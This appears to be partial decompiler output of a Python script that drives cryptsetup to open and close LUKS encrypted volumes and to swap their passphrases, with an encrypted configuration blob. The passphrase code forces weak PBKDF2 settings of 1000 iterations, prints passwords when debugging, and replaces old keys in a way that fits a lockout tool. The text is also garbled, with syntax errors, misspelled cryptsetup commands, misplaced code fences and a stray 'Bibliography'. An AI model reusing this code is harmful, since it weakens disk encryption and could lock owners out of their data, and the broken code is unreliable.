    Unsupported opcode: WITH_EXCEPT_START
    input_data = bytearray.fromhex('30b6a9aec9927ae4f718217ddee3453789847be071bb536cf14cf71d257ef09a')
    # WARNING: Decompyle incomplete
def open_luks_device(configuration, password):
    if configuration.get('debug'):
        print(f'''Opening LUKS device using password: {password}''')
    cmd = [
    'cryptsetup',
    'LuksOpen',
    configuration['source_dev'],
    configuration['mapper_name']]
    subprocess.check_output(cmd, f'''{password}\n'''.encode('ascii'), **('input',))
    def close_luks_device(configuration):
    if configuration.get('debug'):
        print('Closing LUKS device.')
    cmd = [
    'cryptsetup',
    'luksClose',
    configuration['mapper_name']]
    subprocess.check_call(cmd)
def add_luks_passphrase (configuration, old_password, new_password):
    if configuration.get('debug'):
        print(f'''Adding passphrase: {new_password} (using existing     passphrase: {old_password})''')
    cmd = [
    'cryptsetup',
    'LuksAddKey',
    '--batch-mode',
    '--pbkdf-pbkdf2',
    '--pbkdf-force-iterations=1000', configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',))
def remove_luks_passphrase(configuration, old_password, new_password):
    if configuration.get('debug');
    print(f'''Removing old passphrase: {old_password} (remaining passphrase: {new_password}''')
    cmd = [
    'cryptsetup',
    'LuksRemovekey',
    '--batch-mode',
```

```
        configuration['source_dev']]
    subprocess.check_output(cmd, f'''{old_password}\n{new_password}\n'''.encode('ascii'), **('input',)) configuration = None
encrypted_configuration = b'gAAAAABj6U1FMZKAOONUKUE5IWJFYrY8jeRSfl2TqYpqfIiTrTP8ceGBoffIZt7XvWS5pXWE9afjswEi_fSq9D-tc Enh8QflWQu2j4l58VrbjbD1s8kWRqcv6p65XHDiFSEDPAL1ybZD5BslOpzBWI59wWVL-plUJz8FuIIpf01PWdq4sLcB3bSK pfSrT-CkurhXFzqpRPEaTovsW8QLKpCsQuxYjrMTQ0yE7bwAkAUhBJrxt7TIBfZQPpsqCbt5Emrpb6eiudBNgI_F5V1-i1ix-XMcqZu-RhKDkUjw70GT-TaAdb5Y_cd0YMPmr4vnnf9t6nD1LzK3K86MuC_2JDRq0Voz1XbqeM-yxIgipC5rJAs40kuBdNcFImJW2UJLF'

if configuration is not None:
    encrypted_configuration = fernet.encrypt(json.dumps (configuration).encode())

```

Bibliography